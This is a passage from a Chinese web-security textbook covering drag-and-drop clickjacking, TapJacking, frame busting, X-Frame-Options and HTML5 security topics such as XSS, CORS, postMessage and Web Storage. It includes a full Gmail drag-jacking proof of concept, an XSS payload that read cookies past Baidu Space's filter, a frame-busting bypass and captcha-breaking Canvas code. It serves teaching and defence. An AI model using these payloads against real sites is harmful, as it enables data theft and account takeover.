2010 年，ClickJacking 技术有了新的发展。一位名叫 Paul Stone 的安全研究者在 BlackHat 2010 大会上发表了题为“Next Generation Clickjacking”的演讲。在该演讲中，提出了“浏览器拖拽事件”导致的一些安全问题。


目前很多浏览器都开始支持 Drag & Drop 的 API。对于用户来说，拖拽使他们的操作更加简单。浏览器中的拖拽对象可以是一个链接，也可以是一段文字，还可以从一个窗口拖拽到另外一个窗口，因此拖拽是不受同源策略限制的。

“拖拽劫持”的思路是诱使用户从隐藏的不可见 iframe 中“拖拽”出攻击者希望得到的数据，然后放到攻击者能控制的另外一个页面中，从而窃取数据。

在 JavaScript 或者 Java API 的支持下，这个攻击过程会变得非常隐蔽。因为它突破了传统 ClickJacking 一些先天的局限，所以这种新型的“拖拽劫持”能够造成更大的破坏。

国内的安全研究者 xisigr 曾经构造了一个针对 Gmail 的 POC<sup>2</sup>，其过程大致如下。

首先，制作一个网页小游戏，要把小球拖拽到小海豹的头顶上。




演示拖拽劫持的网页小游戏

<sup>2</sup> <http://hi.baidu.com/xisigr/blog/item/2c2b7a110ec848f0c2ce79ec.html>

实际上，在小球和小海豹的头顶上都有隐藏的 iframe。

在这个例子中，xisigr 使用 event.dataTransfer.getData('Text') 来获取“drag”到的数据。当用户拖拽小球时，实际上是选中了隐藏的 iframe 里的数据；在放下小球时，把数据也放在了隐藏的 textarea 中，从而完成一次数据窃取的过程。



原理示意图

这个例子的源代码如下：

```
<html>
<head>
<title>
    Gmail Clickjacking with drag and drop Attack Demo
</title>
<style>
    .iframe_hidden{height: 50px; width: 50px; top:360px; left:365px; overflow:hidden;
    filter: alpha(opacity=0); opacity:.0; position: absolute; } .text_area_hidden{
    height: 30px; width: 30px; top:160px; left:670px; overflow:hidden; filter:
    alpha(opacity=0); opacity:.0; position: absolute; } .ball{ top:350px; left:350px;
    position: absolute; } .ball_1{ top:136px; left:640px; filter: alpha(opacity=0);
    opacity:.0; position: absolute; }.Dolphin{ top:150px; left:600px; position:
    absolute; }.center{ margin-right: auto; margin-left: auto;
    vertical-align: middle; text-align: center;
    margin-top:350px; }
</style>
<script>
    function Init() {
        var source = document.getElementById("source");
        var target = document.getElementById("target");
        if (source.addEventListener) {
            target.addEventListener("drop", DumpInfo, false);
        } else {
            target.attachEvent("ondrop", DumpInfo);
        }
    }

```

```

function DumpInfo(event) {
    showHide_ball.call(this);
    showHide_ball_1.call(this);
    var info = document.getElementById("info");
    info.innerHTML += "<span style='color:#3355cc;font-size:13px'>" +
event.dataTransfer.getData('Text') + "</span><br> ";
}
function showHide_frame() {
    var iframe_1 = document.getElementById("iframe_1");
    iframe_1.style.opacity = this.checked ? "0.5": "0";
    iframe_1.style.filter = "progid:DXImageTransform.Microsoft.Alpha(opacity=" +
(this.checked ? "50": "0") + ")";
}
function showHide_text() {
    var text_1 = document.getElementById("target");
    text_1.style.opacity = this.checked ? "0.5": "0";
    text_1.style.filter = "progid:DXImageTransform.Microsoft.Alpha(opacity=" +
(this.checked ? "50": "0") + ")";
}
function showHide_ball() {
    var hide_ball = document.getElementById("hide_ball");
    hide_ball.style.opacity = "0";
    hide_ball.style.filter = "alpha(opacity=0)";
}
function showHide_ball_1() {
    var hide_ball_1 = document.getElementById("hide_ball_1");
    hide_ball_1.style.opacity = "1";
    hide_ball_1.style.filter = "alpha(opacity=100)";
}
function reload_text() {
    document.getElementById("target").value = '';
}
</script>
</head>

<body onload="Init();">
<center>
<h1>
    Gmail Clickjacking with drag and drop Attack
</h1>
</center>
<img id="hide_ball" src=ball.png class="ball">
<div id="source">
    <iframe id="iframe_1" src="https://mail.google.com/mail/ig/mailmax"
class="iframe_hidden"
    scrolling="no">
    </iframe>
</div>
<img src=Dolphin.jpg class="Dolphin">
<div>
    <img id="hide_ball_1" src=ball.png class="ball_1">
</div>
<div>
    <textarea id="target" class="text_area_hidden">
    </textarea>
</div>
<div id="info" style="position:absolute;background-color:#e0e0e0;font-weight:bold;
top:600px;">
</div>
<center>

```

```

Note: Clicking "ctrl + a" to select the ball, then drag it to the
<br>
mouth of the dolphin with the mouse. Make sure you have logged into GMAIL.
<br>
</center>
<br>
<br>
<div class="center">
<center>
    <center>
        <input id="showHide_frame" type="checkbox"
onclick="showHide_frame.call(this);"
    />
        <label for="showHide_frame">
            Show the jacked I--Frame
        </label>
    |
        <input id="showHide_text" type="checkbox" onclick="showHide_text.call(this);"
    />
        <label for="showHide_text">
            Show the jacked Textarea
        </label>
    |
        <input type=button value="Replay" onclick="location.reload();reload_text();">
    </center>
    <br><br>
    <b>
        Design by
        <a target="_blank" href="http://hi.baidu.com/xisigr">
            xisigr
        </a>
    </b>
    </center>
</div>
</body>
</html>

```

这是一个非常精彩的案例。

## 5.5 ClickJacking 3.0：触屏劫持

到了 2010 年 9 月，智能手机上的“触屏劫持”攻击被斯坦福的安全研究者<sup>3</sup>公布，这意味着 ClickJacking 的攻击方式更进一步。安全研究者将这种触屏劫持称为 TapJacking。

以苹果公司的 iPhone 为代表，智能手机为人们提供了更先进的操控方式：触屏。从手机 OS 的角度来看，触屏实际上就是一个事件，手机 OS 捕捉这些事件，并执行相应的动作。

比如一次触屏操作，可能会对应以下几个事件：

- touchstart，手指触摸屏幕时发生；

<sup>3</sup> <http://seclab.stanford.edu/websec/framebusting/tapjacking.pdf>

- touchend，手指离开屏幕时发生；
- touchmove，手指滑动时发生；
- touchcancel，系统可取消 touch 事件。

通过将一个不可见的 iframe 覆盖到当前网页上，可以劫持用户的触屏操作。



触屏劫持原理示意图

而手机上的屏幕范围有限，手机浏览器为了节约空间，甚至隐藏了地址栏，因此手机上的视觉欺骗可能会变得更加容易实施。比如下面这个例子：



手机屏幕的视觉欺骗

左边的图片，最上方显示了浏览器地址栏，同时攻击者在页面中画出了一个假的地址栏；

中间的图片，真实的浏览器地址栏已经自动隐藏了，此时页面中只剩下假的地址栏；

右边的图片，是浏览器地址栏被正常隐藏的情况。

这种针对视觉效果的攻击可以被利用进行钓鱼和欺诈。

2010 年 12 月<sup>4</sup>，研究者发现在 Android 系统中实施 TapJacking 甚至可以修改系统的安全设置，并同时给出了演示<sup>5</sup>。

在未来，随着移动设备中浏览器功能的丰富，也许我们会看到更多 TapJacking 的攻击方式。

## 5.6 防御 ClickJacking

ClickJacking 是一种视觉上的欺骗，那么如何防御它呢？针对传统的 ClickJacking，一般是通过禁止跨域的 iframe 来防范。

### 5.6.1 frame busting

通常可以写一段 JavaScript 代码，以禁止 iframe 的嵌套。这种方法叫 frame busting。比如下面这段代码：

```
if ( top.location != location ) {
    top.location = self.location;
}
```

常见的 frame busting 有以下这些方式：

```
if (top != self)
if (top.location != self.location)
if (top.location != location)
if (parent.frames.length > 0)
if (window != top)
if (window.top !== window.self)
if (window.self != window.top)
if (parent && parent != window)
if (parent && parent.frames && parent.frames.length>0)
if((self.parent&&(self.parent==self))&&(self.parent.frames.length!=0))
top.location = self.location
top.location.href = document.location.href
top.location.href = self.location.href
top.location.replace(self.location)
top.location.href = window.location.href
top.location.replace(document.location)
top.location.href = window.location.href
top.location.href = "URL"
document.write('')
top.location = location
```

<sup>4</sup> <http://blog.mylookout.com/look-10-007-tapjacking/>

<sup>5</sup> <http://vimeo.com/17648348>

```

top.location.replace(document.location)
top.location.replace('URL')
top.location.href = document.location
top.location.replace(window.location.href)
top.location.href = location.href
self.parent.location = document.location
parent.location.href = self.document.location
top.location.href = self.location
top.location = window.location
top.location.replace(window.location.pathname)
window.top.location = window.self.location
setTimeout(function() {document.body.innerHTML='';},1);
window.self.onload = function(evt){document.body.innerHTML='';}
var url = window.location.href; top.location.replace(url)

```

但是 frame busting 也存在一些缺陷。由于它是用 JavaScript 写的，控制能力并不是特别强，因此有许多方法可以绕过它。

比如针对 parent.location 的 frame busting，就可以采用嵌套多个 iframe 的方法绕过。假设 frame busting 代码如下：

```

if ( top.location != self.location) {
    parent.location = self.location ;
}

```

那么通过以下方式即可绕过上面的保护代码：

```

Attacker top frame:
<iframe src="attacker2 .html">
Attacker sub-frame:
<iframe src="http://www.victim.com">

```

此外，像 HTML 5 中 iframe 的 sandbox 属性、IE 中 iframe 的 security 属性等，都可以限制 iframe 页面中的 JavaScript 脚本执行，从而可以使得 frame busting 失效。

斯坦福的 Gustav Rydstedt 等人总结了一篇关于“攻击 frame busting”的 paper：“Busting frame busting: a study of clickjacking vulnerabilities at popular sites<sup>6</sup>”，详细讲述了各种绕过 frame busting 的方法。

### 5.6.2 X-Frame-Options

因为 frame busting 存在被绕过的可能，所以我们需要寻找其他更好的解决方案。一个比较好的方案是使用一个 HTTP 头——X-Frame-Options。

X-Frame-Options 可以说是为了解决 ClickJacking 而生的，目前有以下浏览器开始支持 X-Frame-Options：

- IE 8+

<sup>6</sup> <http://seclab.stanford.edu/websec/framebusting/framebust.pdf>

- Opera 10.50+
- Safari 4+
- Chrome 4.1.249.1042+
- Firefox 3.6.9 (or earlier with NoScript)

它有三个可选的值：

- DENY
- SAMEORIGIN
- ALLOW-FROM origin

当值为 DENY 时，浏览器会拒绝当前页面加载任何 frame 页面；若值为 SAMEORIGIN，则 frame 页面的地址只能为同源域名下的页面；若值为 ALLOW-FROM，则可以定义允许 frame 加载的页面地址。

除了 X-Frame-Options 之外，Firefox 的“Content Security Policy”以及 Firefox 的 NoScript 扩展也能够有效防御 ClickJacking，这些方案为我们提供了更多的选择。

## 5.7 小结

本章讲述了一种新客户端攻击方式：ClickJacking。

ClickJacking 相对于 XSS 与 CSRF 来说，因为需要诱使用户与页面产生交互行为，因此实施攻击的成本更高，在网络犯罪中比较少见。但 ClickJacking 在未来仍然有可能被攻击者利用在钓鱼、欺诈和广告作弊等方面，不可不察。

# 第 6 章

## HTML 5 安全

HTML 5 是 W3C 制定的新一代 HTML 语言的标准。这个标准现在还在不断地修改，但是主流的浏览器厂商都已经开始逐渐支持这些新的功能。离 HTML 5 真正的普及还有很长一段路要走，但是由于浏览器已经开始支持部分功能，所以 HTML 5 的影响已经显现，可以预见到，在移动互联网领域，HTML 5 会有着广阔的发展前景。HTML 5 带来了新的功能，也带来了新的安全挑战。

本章将介绍 HTML 5 的一些新功能及其可能带来的安全问题。有些功能非 HTML 5 标准，但也会在本章中一起进行介绍。

### 6.1 HTML 5 新标签

#### 6.1.1 新标签的 XSS

HTML 5 定义了很多新标签、新事件，这有可能带来新的 XSS 攻击。


一些 XSS Filter 如果建立了一个黑名单的话，则可能就不会覆盖到 HTML 5 新增的标签和功能，从而避免发生 XSS。

笔者曾经在百度空间做过一次测试，使用的是 HTML 5 中新增的 `<video>` 标签，这个标签可以在网页中远程加载一段视频。与 `<video>` 标签类似的还有 `<audio>` 标签，用于远程加载一段音频。

测试如下：

```
<video src="http://tinyvid.tv/file/29d6g90a204i1.ogg"
onloadedmetadata="alert(document.cookie);"
ondurationchanged="alert(/XSS2/);"
ontimeupdate="alert(/XSS1/);"
tabindex="0"></video>
```

成功地绕过了百度空间的 XSS Filter：



百度空间的 XSS

HTML 5 中新增的一些标签和属性，使得 XSS 等 Web 攻击产生了新的变化，为了总结这些变化，有安全研究者建立了一个 HTML5 Security Cheatsheet<sup>1</sup>项目，如下所示：

Have a look at the eye-friendly HTML5 version (<http://html5sec.org/>) of the cheat sheet showing the vectors and the detailed descriptions as well as click-to-see examples and more.

```
<form id="test"></form><button form="test" formaction="javascript:alert(1)">X</button>
...will be stored in JSON like this:
{
  /* ID 1 - XSS via formaction - requiring user interaction */
  "id": 1,
  "category": "html5",
  "name": {
    "en": "XSS via formaction - requiring user interaction"
  },
  "data": "<form id=\"test\" /><button form=\"test\" formaction=\"%js_uri_alert%\">X",
  "description": {
    "en": "A vector displaying the HTML5 for ...side the actual form."
  },
  "tickets": [],
  "howtofix": {
    "en": "Don't allow users to submit markup ... forms as well as submit buttons."
  },
  "browsers": {
    "opera": ["10.5"]
  },
  "tags": [
    "xss",
    "html5",
    "ff",
    "gc"
  ],
  "reporter": ".mario"
}
```

此项目对研究 HTML 5 安全有着重要作用。

### 6.1.2 iframe 的 sandbox

<iframe>标签一直以来都为人所诟病。挂马、XSS、ClickJacking 等攻击中都能看到它不光彩的身影。浏览器厂商也一直在想办法限制 iframe 执行脚本的权限，比如跨窗口访问会有限制，以及 IE 中的<iframe>标签支持 security 属性限制脚本的执行，都在向着这一目标努力。

在 HTML 5 中，专门为 iframe 定义了一个新的属性，叫 sandbox。使用 sandbox 这一个属性后，<iframe>标签加载的内容将被视为一个独立的“源”（源的概念请参考“同源策略”），其中的脚本将被禁止执行，表单被禁止提交，插件被禁止加载，指向其他浏览对象的链接也会被禁止。

<sup>1</sup> <http://code.google.com/p/html5security>

`sandbox` 属性可以通过参数来支持更精确的控制。有以下几个值可以选择：

- `allow-same-origin`: 允许同源访问;
- `allow-top-navigation`: 允许访问顶层窗口;
- `allow-forms`: 允许提交表单;
- `allow-scripts`: 允许执行脚本。

可有的行为即便是设置了 `allow-scripts`, 也是不允许的, 比如“弹出窗口”。

一个 `iframe` 的实例如下:

```
<iframe sandbox="allow-same-origin allow-forms allow-scripts"
src="http://maps.example.com/embedded.html"></iframe>
```

毫无疑问, `iframe` 的 `sandbox` 属性将极大地增强应用使用 `iframe` 的安全性。

### 6.1.3 Link Types: `noreferrer`

在 HTML 5 中为`a`标签和`area`标签定义了一个新的 Link Types: `noreferrer`。

顾名思义, 标签指定了 `noreferrer` 后, 浏览器在请求该标签指定的地址时将不再发送 `Referer`。

```
<a href="xxx" rel="noreferrer" >test</a>
```

这种设计是出于保护敏感信息和隐私的考虑。因为通过 `Referer`, 可能会泄露一些敏感信息。

这个标签需要开发者手动添加到页面的标签中, 对于有需求的标签可以选择使用 `noreferrer`。

### 6.1.4 Canvas 的妙用

Canvas 可以说是 HTML 5 中最大的创新之一。不同于`img`标签只是远程加载一个图片, `<canvas>`标签让 JavaScript 可以在页面中直接操作图片对象, 也可以直接操作像素, 构造出图片区域。Canvas 的出现极大地挑战了传统富客户端插件的地位, 开发者甚至可以用 Canvas 在浏览器上写一个小游戏。

下面是一个简单的 Canvas 的用例。

```
<!DOCTYPE HTML>
<html>
<body>

<canvas id="myCanvas" width="200" height="100" style="border:1px solid #c3c3c3;">
Your browser does not support the canvas element.
```

```
</canvas>
<script type="text/javascript">
var c=document.getElementById("myCanvas");
var ctxt=c.getContext("2d");
ctxt.fillStyle="#FF0000";
ctxt.fillRect(0,0,150,75);
</script>
</body>
</html>
```

在支持 Canvas 的浏览器上，将描绘出一个图片。



在支持 Canvas 的浏览器上描绘的图片

在以下浏览器中，开始支持<canvas>标签。

- IE 7.0+
- Firefox 3.0+
- Safari 3.0+
- Chrome 3.0+
- Opera 10.0+
- iPhone 1.0+
- Android 1.0+

*Dive Into HTML5*<sup>2</sup>很好地介绍了 Canvas 及其他 HTML 5 的特性。

Canvas 提供的强大功能，甚至可以用来破解验证码。Shaun Friedle 写了一个 GreaseMonkey 的脚本<sup>3</sup>，通过 JavaScript 操作 Canvas 中的每个像素点，成功地自动化识别了 Megaupload 提供的验证码。

2 <http://diveintohtml5.info/canvas.html>

3 <http://userscripts.org/scripts/review/38736>

# TDD GWL MWQ

Megaupload 验证码

其大致过程如下。

首先，将图片导入 Canvas，并进行转换。

```
function convert_grey(image_data){
    for (var x = 0; x < image_data.width; x++){
        for (var y = 0; y < image_data.height; y++){
            var i = x*4+y*4*image_data.width;
            var luma = Math.floor(image_data.data[i] * 299/1000 +
                image_data.data[i+1] * 587/1000 +
                image_data.data[i+2] * 114/1000);
            image_data.data[i] = luma;
            image_data.data[i+1] = luma;
            image_data.data[i+2] = luma;
            image_data.data[i+3] = 255;
        }
    }
}
```

分割不同字符，此处很简单，因为三个字符都使用了不同颜色。

```
filter(image_data[0], 105);
filter(image_data[1], 120);
filter(image_data[2], 135);

function filter(image_data, colour){
    for (var x = 0; x < image_data.width; x++){
        for (var y = 0; y < image_data.height; y++){
            var i = x*4+y*4*image_data.width;
            // Turn all the pixels of the certain colour to white
            if (image_data.data[i] == colour) {
                image_data.data[i] = 255;
                image_data.data[i+1] = 255;
                image_data.data[i+2] = 255;

                // Everything else to black
            } else {
                image_data.data[i] = 0;
                image_data.data[i+1] = 0;
                image_data.data[i+2] = 0;
            }
        }
    }
}
```

将字符从背景中分离出来，判断背景颜色即可。

```
var i = x*4+y*4*image_data.width;
var above = x*4+(y-1)*4*image_data.width;
var below = x*4+(y+1)*4*image_data.width;
if (image_data.data[i] == 255 &&
    image_data.data[above] == 0 &&
    image_data.data[below] == 0) {
    image_data.data[i] = 0;
```

```

    image_data.data[i+1] = 0;
    image_data.data[i+2] = 0;
}

```

再将结果重新绘制。

```

cropped_canvas.getContext("2d").fillRect(0, 0, 20, 25);
var edges = find_edges(image_data[i]);
cropped_canvas.getContext("2d").drawImage(canvas, edges[0], edges[1],
    edges[2]-edges[0], edges[3]-edges[1], 0, 0,
    edges[2]-edges[0], edges[3]-edges[1]);
image_data[i] = cropped_canvas.getContext("2d").getImageData(0, 0,
    cropped_canvas.width, cropped_canvas.height);

```

完整的实现可以参考前文注释中提到的 UserScripts 代码。

在此基础上，作者甚至能够破解一些更为复杂的验证码，比如：



破解验证码

通过 Canvas 自动破解验证码，最大的好处是可以在浏览器环境中实现在线破解，大大降低了攻击的门槛。HTML 5 使得过去难以做到的事情，变为可能。

## 6.2 其他安全问题

### 6.2.1 Cross-Origin Resource Sharing

浏览器实现的同源策略（Same Origin Policy）限制了脚本的跨域请求。但互联网的发展趋势是越来越开放的，因此跨域访问的需求也变得越来越迫切。同源策略给 Web 开发者带来了很多困扰，他们不得不想方设法地实现一些“合法”的跨域技术，由此诞生了 jsonp、iframe 跨域等技巧。

W3C 委员会决定制定一个新的标准<sup>4</sup>来解决日益迫切的跨域访问问题。这个新的标准叙述如下。

假设从 `http://www.a.com/test.html` 发起一个跨域的 XMLHttpRequest 请求，请求的地址为：`http://www.b.com/test.php`。

<sup>4</sup> <http://www.w3.org/TR/cors/>

```
<script>
    var client = new XMLHttpRequest();
    client.open("GET", "http://www.b.com/test.php");
    client.onreadystatechange = function() { }
    client.send(null);
</script>
```

如果是在 IE 8 中，则需要使用 XDomainRequest 来实现跨域请求。

```
var request = new XDomainRequest();
request.open("GET", xdomainurl);
request.send();
```

如果服务器 www.b.com 返回一个 HTTP Header:

```
Access-Control-Allow-Origin: http://www.a.com
```


代码如下:

```
<?php
header("Access-Control-Allow-Origin: *");
?>
Cross Domain Request Test!
```

那么这个来自 <http://www.a.com/test.html> 的跨域请求就会被通过。

在这个过程中，<http://www.a.com/test.html> 发起的请求还必须带上一个 Origin Header:

```
Origin: http://www.a.com
```



跨域请求的访问过程

在 Firefox 上，可以抓包分析这个过程。

```
GET http://www.b.com/test.php HTTP/1.1
Host: www.b.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; zh-CN; rv:1.9.1b2) Gecko/20081201
Firefox/3.1b2 Paros/3.2.13
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-cn,zh;q=0.5
Accept-Charset: gb2312,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer: http://www.a.com/test.html
Origin: http://www.a.com
Cache-Control: max-age=0

HTTP/1.1 200 OK
Date: Thu, 15 Jan 2009 06:28:54 GMT
```

```
Server: Apache/2.0.63 (Win32) PHP/5.2.6
X-Powered-By: PHP/5.2.6
Access-Control-Allow-Origin: *
Content-Length: 28
Content-Type: text/html

Cross Domain Request Test!
```

Origin Header 用于标记 HTTP 发起的“源”，服务器端通过识别浏览器自动带上的这个 Origin Header，来判断浏览器的请求是否来自一个合法的“源”。Origin Header 可以用于防范 CSRF，它不像 Referer 那么容易被伪造或清空。

在上面的例子中，服务器端返回：

```
Access-Control-Allow-Origin: *
```

从而允许客户端的跨域请求通过。在这里使用了通配符“\*”，这是极其危险的，它将允许来自任意域的跨域请求访问成功。这就好像 Flash 策略中的 allow-access-from: \*一样，等于没有做任何安全限制。

对于这个跨域访问的标准，还有许多 HTTP Header 可以用于进行更精确的控制：

```
4 Syntax
4.1 Access-Control-Allow-Origin HTTP Response Header
4.2 Access-Control-Max-Age HTTP Response Header
4.3 Access-Control-Allow-Credentials HTTP Response Header
4.4 Access-Control-Allow-Methods HTTP Response Header
4.5 Access-Control-Allow-Headers HTTP Response Header
4.6 Origin HTTP Request Header
4.7 Access-Control-Request-Method HTTP Request Header
4.8 Access-Control-Request-Headers HTTP Request Header
```

有兴趣的读者可以自行参阅 W3C 的标准。

### 6.2.2 postMessage——跨窗口传递消息

在“跨站脚本攻击”一章中，曾经提到利用 window.name 来跨窗口、跨域传递信息。实际上，window 这个对象几乎是不受同源策略限制的，很多脚本攻击都巧妙地利用了 window 对象的这一特点。

在 HTML 5 中，为了丰富 Web 开发者的能力，制定了一个新的 API：postMessage。在 Firefox 3、IE 8、Opera 9 等浏览器中，都已经开始支持这个 API。

**postMessage 允许每一个 window（包括当前窗口、弹出窗口、iframes 等）对象往其他的窗口发送文本消息，从而实现跨窗口的消息传递。这个功能是不受同源策略限制的。**

John Resig 在 Firefox 3 下写了一个示例以演示 postMessage 的用法。

发送窗口：

```
<iframe src="http://dev.jquery.com/~john/message/" id="iframe"></iframe>
```

```
<form id="form">
    <input type="text" id="msg" value="Message to send"/>
    <input type="submit"/>
</form>
<script>
window.onload = function(){
    var win = document.getElementById("iframe").contentWindow;
    document.getElementById("form").onsubmit = function(e){
        win.postMessage( document.getElementById("msg").value );
        e.preventDefault();
    };
};
</script>
```

接收窗口：

```
<b>This iframe is located on dev.jquery.com</b>
<div id="test">Send me a message!</div>
<script>
document.addEventListener("message", function(e) {
    document.getElementById("test").textContent =
        e.domain + " said: " + e.data;
}, false);
</script>
```

在这个例子中，发送窗口负责发送消息；而在接收窗口中，需要绑定一个 message 事件，监听其他窗口发来的消息。这是两个窗口之间的一个“约定”，如果没有监听这个事件，则无法接收到消息。

在使用 postMessage()时，有两个安全问题需要注意。

(1) 在必要时，可以在接收窗口验证 Domain，甚至验证 URL，以防止来自非法页面的消息。这实际上是在代码中实现一次同源策略的验证过程。

(2) 在本例中，接收的消息写入.textContent，但在实际应用中，如果将消息写入.innerHTML，甚至直接写入 script 中，则可能会导致 DOM based XSS 的产生。根据“Secure By Default”原则，在接收窗口不应该信任接收到的消息，而需要对消息进行安全检查。

使用 postMessage，也会使 XSS Payload 变得更加的灵活。Gareth Heyes 曾经实现过一个 JavaScript 运行环境的 sandbox，其原理是创建一个 iframe，将 JavaScript 限制于其中执行。但笔者经过研究发现，利用 postMessage() 给父窗口发送消息，可以突破此 sandbox。类似的问题可能还会存在于其他应用中。

### 6.2.3 Web Storage

在 Web Storage 出现之前，Gmail 的离线浏览功能是通过 Google Gears 实现的。但随着 Google Gears 的夭折，Gmail 转投 Web Storage 的怀抱。目前 Google 众多的产品线比如 Gmail、Google Docs 等所使用的离线浏览功能，都使用了 Web Storage。

为什么要有 Web Storage 呢？过去在浏览器里能够存储信息的方法有以下几种：

- Cookie
- Flash Shared Object
- IE UserData

其中，Cookie 主要用于保存登录凭证和少量信息，其最大长度的限制决定了不可能在 Cookie 中存储太多信息。而 Flash Shared Object 和 IE UserData 则是 Adobe 与微软自己的功能，并未成为一个通用化的标准。因此 W3C 委员会希望能在客户端有一个较为强大和方便的本地存储功能，这就是 Web Storage。

Web Storage 分为 Session Storage 和 Local Storage。Session Storage 关闭浏览器就会失效，而 Local Storage 则会一直存在。Web Storage 就像一个非关系型数据库，由 Key-Value 对组成，可以通过 JavaScript 对其进行操作。目前 Firefox 3 和 IE 8 都实现了 Web Storage。使用方法如下：

- 设置一个值：window.sessionStorage.setItem(key, value);
- 读取一个值：window.sessionStorage.getItem(key);


此外，Firefox 还单独实现了一个 globalStorage，它是基于 SQLite 实现的。

```
window.globalStorage.namedItem(domain).setItem(key, value);
```

下面这个例子展示了 Web Storage 的使用。

```
<div id="sessionStorage_show">
    sessionStorage Value:
</div>
<br>
<div id="localStorage_show">
    localStorage Value:
</div>
<input id="set" type="button" value="check" onclick="set();">
<script>
function set(){
    window.sessionStorage.setItem("test", "this is sessionStorage");
    if (window.globalStorage){
        window.globalStorage.namedItem("a.com").setItem("test", "this is LocalStorage");
    }else{
        window.localStorage.setItem("test", "this is LocalStorage");
    }
    document.getElementById("sessionStorage_show").innerHTML +=
    window.sessionStorage.getItem("test");
    if (window.globalStorage){
        document.getElementById("localStorage_show").innerHTML +=
        window.globalStorage.namedItem("a.com").getItem("test");
    }else{
        document.getElementById("localStorage_show").innerHTML +=
        window.localStorage.getItem("test");
    }
}
set();
</script>
```

运行结果如下：




测试页面

Web Storage 也受到同源策略的约束，每个域所拥有的信息只会保存在自己的域下，如下例：


```
<body>
<script>
if (document.domain == "www.a.com"){
    window.localStorage.setItem("test",123);
}
alert(window.localStorage.getItem("test"));
</script>
</body>
```

运行结果如下：



读取 localStorage

当域变化时，结果如下：



跨域时无法读取 localStorage

Web Storage 让 Web 开发更加的灵活多变，它的强大功能也为 XSS Payload 大开方便之门。攻击者有可能将恶意代码保存在 Web Storage 中，从而实现跨页面攻击。

当 Web Storage 中保存有敏感信息时，也可能会成为攻击的目标，而 XSS 攻击可以完成这一过程。

可以预见，Web Storage 会被越来越多的开发者所接受，与此同时，也将带来越来越多的安全挑战。

### 6.3 小结

HTML 5 是互联网未来的大势所趋。虽然目前距离全面普及还有很长的路要走，但随着浏览器开始支持越来越多的 HTML 5 功能，攻击面也随之产生了新的变化。攻击者有可能利用 HTML 5 中的一些特性，来绕过一些未及时更新的防御方案。要对抗这些“新型”的攻击，就必须了解 HTML 5 的方方面面。

对于 HTML 5 来说，在移动互联网上的普及进程也许会更快，因此未来 HTML 5 攻防的主战场，很可能发生在移动互联网上。



## 第三篇

---

# 服务器端应用安全

- 第 7 章 注入攻击
- 第 8 章 文件上传漏洞
- 第 9 章 认证与会话管理
- 第 10 章 访问控制
